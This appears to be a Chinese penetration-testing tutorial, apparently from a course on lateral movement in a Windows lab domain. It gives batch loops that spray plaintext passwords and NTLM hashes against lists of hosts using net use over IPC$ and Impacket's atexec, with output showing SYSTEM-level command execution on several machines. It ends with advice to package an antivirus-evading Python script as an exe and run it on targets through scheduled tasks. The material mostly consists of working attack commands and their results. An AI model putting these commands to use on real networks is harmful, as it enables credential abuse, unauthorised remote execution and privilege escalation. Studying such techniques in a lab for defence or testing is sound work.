
```
1 FOR /F %%i in (ips.txt) do net use \%%i\ipc$
  "admin!@#45" /user:administrator
2 #批量检测IP对应明文连接
3 FOR /F %%i in (ips.txt) do atexec.exe
  ./administrator:admin!@#45@%%i whoami
4 #批量检测IP对应明文回显版
5 FOR /F %%i in (pass.txt) do atexec.exe
  ./administrator:%%i@192.168.3.21 whoami
6 #批量检测明文对应密码回显版
7 FOR /F %%i in (hash.txt) do atexec.exe -hashes
  :%%i ./administrator@192.168.3.21 whoami
8 #批量检测HASH对应密码回显版
```

## 批量检测IP对应明文连接



```
1 FOR /F %%i in (ips.txt) do net use \%%i\ipc$
  "admin!@#45" /user:administrator
```





```
C:\Users\Administrator\Desktop>ip.bat

C:\Users\Administrator\Desktop>FOR /F %i in (ips.txt) do net use \%i\ipc$ "admin!@#45" /user:administrator

C:\Users\Administrator\Desktop>net use \192.168.3.21\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。

C:\Users\Administrator\Desktop>net use \192.168.3.25\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。

C:\Users\Administrator\Desktop>net use \192.168.3.29\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。

C:\Users\Administrator\Desktop>net use \192.168.3.30\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。

C:\Users\Administrator\Desktop>net use \192.168.3.31\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。

C:\Users\Administrator\Desktop>net use \192.168.3.32\ipc$ "admin!@#45" /user:administrator
发生系统错误 67。

找不到网络名。
```

## 批量检测IP对应明文回显版



```
1 FOR /F %%i in (ips.txt) do atexec.exe
   ./administrator:admin!@#45@%%i whoami
```

```
管理员: 命令提示符
C:\Users\Administrator\Desktop>ip.bat

C:\Users\Administrator\Desktop>FOR /F %i in (ips.txt) do atexec.exe ./administra
tor:admin!@#45@%i whoami

C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.2
1 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[-] SMB SessionError: STATUS_LOGON_FAILURE<The attempted logon is invalid. This
is either due to a bad username or authentication information.>

C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.2
5 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[-] SMB SessionError: STATUS_LOGON_FAILURE<The attempted logon is invalid. This
is either due to a bad username or authentication information.>

C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.2
9 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \mntACitg
[*] Running task \mntACitg
[*] Deleting task \mntACitg
[*] Attempting to read ADMIN$\Temp\mntACitg.tmp
[*] Attempting to read ADMIN$\Temp\mntACitg.tmp
nt authority\system

C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.3
0 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[-] SMB SessionError: STATUS_LOGON_FAILURE<The attempted logon is invalid. This
is either due to a bad username or authentication information.>

C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.3
1 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \ngtkQhUK
[*] Running task \ngtkQhUK
[*] Deleting task \ngtkQhUK
[*] Attempting to read ADMIN$\Temp\ngtkQhUK.tmp
[*] Attempting to read ADMIN$\Temp\ngtkQhUK.tmp
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND<The object name is not found.
>
```

```
[*] When STATUS_OBJECT_NAME_NOT_FOUND is received, try running again. It might w
ork


C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.3
2 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \liRnDVdo
[*] Running task \liRnDVdo
[*] Deleting task \liRnDVdo
[*] Attempting to read ADMIN$\Temp\liRnDVdo.tmp
nt authority\system
```

发现网段内另两台主机192.168.3.29 (win8.1x64 Jack-pc)、192.168.3.32 (sqlserver) 与webserver用了相同的账户密码, 并且可以直接提权到system权限。

## 批量检测明文对应密码回显版

```
1 FOR /F %i in (pass.txt) do atexec.exe  
  ./administrator:%i@192.168.3.21 whoami
```



```
C:\Users\Administrator\Desktop>dc.bat  
  
C:\Users\Administrator\Desktop>FOR /F %i in (pass.txt) do atexec.exe ./administrator:%i@192.168.3.21 whoami  
  
C:\Users\Administrator\Desktop>atexec.exe ./administrator:admin!@#45@192.168.3.21 whoami  
  
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies  
  
[!] This will work ONLY on Windows >= Vista  
[-] SMB SessionError: STATUS_LOGON_FAILURE<The attempted logon is invalid. This is either  
due to a bad username or authentication information.>  
  
C:\Users\Administrator\Desktop>atexec.exe ./administrator:Admin12345@192.168.3.21 whoami  
  
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies  
  
[!] This will work ONLY on Windows >= Vista  
[*] Creating task \fincIhmR  
[*] Running task \fincIhmR  
[*] Deleting task \fincIhmR  
[*] Attempting to read ADMIN$\Temp\fincIhmR.tmp  
[*] Attempting to read ADMIN$\Temp\fincIhmR.tmp  
nt authority\system  
  
C:\Users\Administrator\Desktop>
```

其实一开始就收集到了dc的密码，这里仅仅演示常规操作

## 批量检测HASH对应密码回显版


收集hase进行连接




- 1 FOR /F %i in (hash.txt) do atexec.exe -hashes :%i ./administrator@192.168.3.21 whoami
- 2 #批量检测HASH对应IP回显版

## 66.5 案例 4-横向渗透明文 HASH 传递批量利用-升级版

案例3中都是批处理命令，只能遍历一个变量，如果想要遍历多个变量，比如IP、用户名、密码等，可以写python脚本，免杀，使用Pyinstaller打包成exe文件，上传到目标机器运行。





后面，拷贝执行文件到目标主机，执行at或者schtasks命令创建任务即可

资源：

- 1 <https://gitee.com/RichChigga/impacket-examples-windows>